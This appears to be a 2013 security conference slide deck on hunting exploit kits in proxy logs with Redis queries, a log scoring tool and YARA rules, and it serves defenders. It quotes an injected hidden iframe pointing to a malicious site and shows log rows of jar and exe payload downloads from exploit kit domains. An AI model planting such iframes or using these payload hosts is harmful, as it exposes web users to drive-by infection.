| hxxp://fliproyalsnow.info/**154RIwj** | 67.196.85.216 | | [14/Oct/2013:13:37:35 |

Oops p0wned

- **div style="position:absolute;left:1000px;top:-1280px;">**
- **<iframe src="http://fortinetdonation.info/indexm.html">**
- **<html lang="en" dir="ltr">**
- <head>
- <meta content="Careers: Take your career to new heights with little help from the experts. From getting ahead, to honing effective work habits, to getting along better with your boss, our career." name="description">

**CatchME**: Entropy everywhere!

# Long Obfuscated URLs. Observation time: Oct 2013

| | | | |
|---|---|---|---|
| GET;http://dp1xjs.beneluxo.biz/ZGrc-v50Np_xa0u-7e_x04Ma/90G9Uv0m1ka/02zG30/c6gC0h7ZI_0gGTh-0F/mgR0XvTW/0q7GR/;HTTP/1.1 | 184.82.3.97 | Mozilla/4.0; (compatible;;MSIE;6.0) | text/html |
| GET;http://dp1xjs.beneluxo.biz/vDYdkx0Rr/qG0Wujp0rs-Ay0NHcR0_Kh_d50pOIE0_HSk/z0j-lt9-0Gag815-KAH0vY-AF0/drx_v17e270BVn/V0P8-rU07p4t/0Y4EY0/Rwh_C0DaQ/V0NZA_U0AwL_I0dKiz1_2kPd0/5R2J0/M5WM0_gk74/0nTz1_0FHh80_hgLL0RYt/S0hJ_8T0eiGW-0yweq0IZWA0-FGrv0tPVK_0m-LHK1/2Tmt0/f66P0N/scG0W4lf_0D7lw01_80X0/w4tL0-V6hA14I-BK0_Z2HT_0cCL_x14Hp5_0dXGv0O_fBG0xGwJ-0p1l50E-L8E-0JQFU0ht_550QZkJ-0p0hu/jvvn.html;HTTP/1.1 | 184.82.3.97 | Mozilla/4.0; (compatible;;MSIE;6.0) | text/html |
| GET;http://dp1xjs.beneluxo.biz/vDYdkx0Rr/qG0Wujp0rs-Ay0NHcR0_Kh_d50pOIE0_HSk/z0j-lt9-0Gag815-KAH0vY-AF0/drx_v17e270BVn/V0P8-rU07p4t/0Y4EY0/Rwh_C0DaQ/V0NZA_U0AwL_I0dKiz1_2kPd0/5R2J0/M5WM0_gk74/0nTz1_0FHh80_hgLL0RYt/S0hJ_8T0eiGW-0yweq0IZWA0-FGrv0tPVK_0m-LHK1/2Tmt0/f66P0N/scG0W4lf_0D7lw01_80X0/w4tL0-V6hA14I-BK0_Z2HT_0cCL_x14Hp5_0dXGv0O_fBG0xGwJ-0p1l50E-L8E-0JQFU0ht_550QZkJ-0p0hu/DNWKZ.jar;HTTP/1.1 | 184.82.3.97 | Mozilla/4.0; (Windows;2003;5.2);Java/1.6.0_35 | application/x-jar |
| GET;http://dp1xjs.beneluxo.biz/vDYdkx0Rr/qG0Wujp0rs-Ay0NHcR0_Kh_d50pOIE0_HSk/z0j-lt9-0Gag815-KAH0vY-AF0/drx_v17e270BVn/V0P8-rU07p4t/0Y4EY0/Rwh_C0DaQ/V0NZA_U0AwL_I0dKiz1_2kPd0/5R2J0/M5WM0_gk74/0nTz1_0FHh80_hgLL0RYt/S0hJ_8T0eiGW-0yweq0IZWA0-FGrv0tPVK_0m-LHK1/2Tmt0/f66P0N/scG0W4lf_0D7lw01_80X0/w4tL0-V6hA14I-BK0_Z2HT_0cCL_x14Hp5_0dXGv0O_fBG0xGwJ-0p1l50E-L8E-0JQFU0ht_550QZkJ-0p0hu/DNWKZ.jar;HTTP/1.1 | 184.82.3.97 | Mozilla/4.0; (Windows;2003;5.2);Java/1.6.0_35 | application/x-jar |
| GET;http://dp1xjs.beneluxo.biz/ZppAmN0-lMdl-11B_Dx0t_EDN02-KxK0g/rKM0tkiH_0xlj609_f2M_0wmTj0_KMzg-16/4tg0VUem/0Bji5_0RdW-b0HoTS0J_Bds0J52/f0gyFg_08L_IL0VvFl0It/aE0Gewm_05lK/K0o/xQs0v/rqN0-0yHb/0b1C-G0ar7-F179c_W0PrqW0_9sG/a0CYI_T00af_C0p/sYc181D-T14-uIy0Qn/nL/0Ya710/p4TM0-sUJF-0Nt_4M0u8-eh_0oqdR11_Ebn0WGqX-0dkTu1-21-tH0iP/cJ0Oiwj0/3sK10/81fl0FEP_b00GDN0-4jAA/0YDzt0IGnf0f-kzd0aYS20_UjW-500E/bb00x-00//BNHDi4RGJG.exe?dmaLsFUNl=0cdf0%26h=14;HTTP/1.1 | 184.82.3.97 | Mozilla/4.0; (Windows;2003;5.2);Java/1.6.0_35 | application/octet-stream |

# Not a typical chain, payload in jar, the same exploit pack feb 2013

SHA256: 16637c34955683470465193a497cff87ed9027b6ed1b53aa621028299a008ee4

File name: amigos.class

Detection ratio: 0 / 45

Analysis date: 2013-03-20 18:21:01 UTC ( 1 minute ago )

| | | | |
|---|---|---|---|
| nukerf.servebbs.net | /3739/counter.xhtml | 241 | text/html; charset=UTF-8 |
| nukerf.servebbs.net | /go.php?id=3739&ip=109.23[redacted]9&session=1e9c90782ca355ee6... | 837 | text/html; charset=UTF-8 |
| nukerf.servebbs.net | /3739/counter.xhtml | 0 | text/html; charset=UTF-8 |
| nukerf.servebbs.net | /start.php?id=3739&session=1e9c90782ca355ee6309&ip=109.23[redacted]... | 129 | text/html; charset=UTF-8 |
| nukerf.servebbs.net | /counter.swf | 1 471 | application/x-shockwave-flash |
| nukerf.servebbs.net | /dacar.php | 173 | text/html; charset=UTF-8 |
| erupts.reflective.dkacobxxaspiresqhic.biz | /vests.html | 29 158 | text/html; charset=utf-8 |
| erupts.reflective.dkacobxxaspiresqhic.biz | /1ogipgDrgwprewr4rqeroriDo/7QpQeQxeH7Z7eQ7Q7Qxx/assimilating.js | 4 978 | text/html; charset=utf-8 |
| erupts.reflective.dkacobxxaspiresqhic.biz | /574nogipgDrgwprewr4rqerori4q/132666063/sophomore.jar | 6 015 | application/java-archive |
| erupts.reflective.dkacobxxaspiresqhic.biz | /574nogipgDrgwprewr4rqerori4q/132666063/5002569 | 157 710 | application/java-archive |

# TOOLS

# Tools and protection

- Redis State watcher
- Log parser (logs)
- Passive HTTP
- Samples collector
- Samples analyzer

# Proxy logs at glance ideas


- Put possible network IOC from proxy logs to redis
- User agents all/by month/by day
- Map User agents to local IP_Login pairs
- Map IP_Login pairs to User agents
- Map Application types to Dates when observed
- Map External resources Domain_IP pairs to Dates when observed

# Proxy logs at glance example

```
redis localhost:6370> keys pr_ip_dom_m__2013-9*109.108.247*
1) "pr_ip_dom_m__2013-9__info_22_4.0_NXX__zmt5da6n40.dyndns.info__109.108.247.224"
2) "pr_ip_dom_m__2013-9__org_20_4.0_XXA__binfostat.dyndns.org__109.108.247.224"
3) "pr_ip_dom_m__2013-9__info_22_4.0_NXX__9v7s9aep55.dyndns.info__109.108.247.224"
4) "pr_ip_dom_m__2013-9__info_22_4.0_NXX__66nepuvu77.dyndns.info__109.108.247.224"
(1.12s)
```

```
redis localhost:6370> keys *88.198.7.4*
1) "pr_ip_dom_m__2013-9__pw_13_4.0_NXX__mexstat260.pw__88.198.7.48"
2) "pr_ip_dom_m__2013-9__net_9_3.0_XXA__gderu.net__88.198.7.48"
(1.68s)
redis localhost:6370> r_ip_dom_m__2013-9__pw_13_4.0_NXX__mexstat260.pw__88.198.7.48"
1) "2013-9-23"
2) "2013-9-26"
3) "2013-9-25"
```

# User-agent vulnerable clients monitoring



# User-agent request example, Why legit Win8 is here?

```
redis localhost:6370> keys "pr_ua_m__*Win8*"
1) "pr_ua_m__2013-10__X-Client/AppexWin8Microsoft.BingWeather X-Client-AppVersion/2.0
.0.288"
2) "pr_ua_m__2013-9__X-Client/AppexWin8Microsoft.BingSports X-Client-AppVersion/2.0.0
.309"
3) "pr_ua_m__2013-9__X-Client/AppexWin8 X-Client-AppVersion/1.2.0.135"
(0.58s)
redis localhost:6370> a_m__2013-9__X-Client/AppexWin8 X-Client-AppVersion/1.2.0.135"
 1) "10.      l35__"
 2) "10.      .105__r      v"
 3) "10.      .115__b      "
 4) "10.      .115__"
 5) "10.      2__sapr      "
 6) "10.      69__avs      2"
 7) "10.      69__"
 8) "10.      l36__"
 9) "10.      .105__"
10) "10.      l35__ra      ychuk"
11) "10.      l36__va      ova"
12) "10.      2__"
```

# Silent Debugging??
# Host, OS, more than other 20 params..

- Local host name **HMS0277**

  **X-Client/AppexWin8 X-Client-AppVersion/1.2.0.135**
  09.08.2013 8:13  131.253.40.10  80  GET

- http://g.bing.net/8SE/201?MI=FED21F3944A344D38E5C61C00AC78AC3&AP=3&LV=1.2.0.135&**OS=W8**&TE=1&TV=ts20130613214629143%7Ctz-240%7Ctmru-ru%7Ctc1%7Cdr8%252C0%7Caa1058%252F1%252C0%252F0%7Cda**HMS0277**%7CorRU%7Cwa1%7Cde4%7Cad1%252C0%7Ccd9%252C0%7Cdd0%7Ctp20130505%7Cccrow%7Cdc1%7Cpd1%252C0%7Cto4%7Clc1%252C0%252C0%252C0%7Cdb1

# User-agent anomaly monitoring

```
redis localhost:6370> *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA="
1) "pr_ua_d__2013-9-11__*B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA=
"
2) "pr_user_ip_for_ua__*B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA="
3) "pr_ua_m__2013-9__*B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA="
(1.72s)
redis localhost:6370> *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA="
1) "10.2[redacted]5.5__anonymous"
```


```
65.5      anonymous       *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA
  2013-09-11 08:35:40.540 -       dnl-01.geo.kaspersky.com        93.191.13.100   80 G
  http://dnl-01.geo.kaspersky.com/diffs/bases/wmuf/wmuf0045.dat.-nx       application/
stream    200     34112   286     http    2013-09-11 04:35:40.540 9
65.5      anonymous       *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA
  2013-09-11 08:35:40.570 -       dnl-01.geo.kaspersky.com        93.191.13.100   80 G
  http://dnl-01.geo.kaspersky.com/diffs/bases/wmuf/wmuf0046.dat.rvi       application/
stream    200     17277   286     http    2013-09-11 04:35:40.570 9
65.5      anonymous       *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6tOVvY5ypBocEAeBRAAAAANAA
  2013-09-11 08:35:40.930 -       dnl-01.geo.kaspersky.com        93.191.13.100   80 G
  http://dnl-01.geo.kaspersky.com/diffs/bases/wmuf/wmuf0047.dat.iz5       application/
stream    200     10823   286     http    2013-09-11 04:35:40.930 9
```

# Proxy logs processing
# The ideas


see the code example in
our git https://github.com/fygrave/ndf

1. Take predefined patterns for log fields and calculate log line score. Depending on score write down line into colored (EB,B,W,EW,Gr) list for further investigation
   (**--list**)
2. Find all lines with field matched specified pattern – smth. like egrep+cut\awk
   (**--match**)

# General course of work (**list** search)



# General course of work (**match** search)



# The scenario

1. **--list** ==> Scored rows with signatures ==> Users in troubles

2. **--match** ==> Find all history about users in troubles – before and after signature ==> Further manual investigation

3. Update signatures if need to

# Yara - based

## Easy to integrate with your scripts

Integration with a proxy server is possible via icap yara plugin: https://github.com/fygrave/c_icap_yara (inline analysis)

Raw network traffic monitoring project (and http/DNS indexing):

https://github.com/fygrave/eyepkflow (passive HTTP)

# Detecting typical fields inside payload

- For example (YARA):

```
Rule SploitMatcher {
strings:
        $match01 = "com.class'"
        $match02 = "edu.class"
        $match03 = "net.class"
        $match04  = “security.class”
 condition:
      all of them
}
```

Problem: you can't deobfuscate javascript with Yara. But you can block the payload, Which would be fetched by the javascript, thus break the exploitation chain.

# Or you can roll your own.. personal crawler with yara and jsonunpack :)

see the code example in
our git https://github.com/fygrave/ndf

# Other cool YARA tools

Moloch https://github.com/aol/moloch

Yara mail https://github.com/kevthehermit/yaraMail

Yara pcap https://github.com/kevthehermit/YaraPcap

# What we will see in 2014

- Android based platforms would be one of the primary targets
- Vendor supplied reputation filters won't be so effective, due the compromised legit domains pool size
- Commercially oriented cyber criminals will use non standard ports, abused hosting, DNS servers and short time frames as now in Russia.
- Cyber criminals will act outside the country of their residence (it's better for Russia, but only for Russia...)
- Defenders will use more and more own signatures, rules, tools and pills to survive.

# Forecast for 2014:

Roll your own..

To survive in this dangerous environment.

# Conclusion

We've seen interesting techniques
We've seen that the 'low-hanging fruit' is not so low anymore :)

Now it is the time for questions
And throwing your shoes ;-)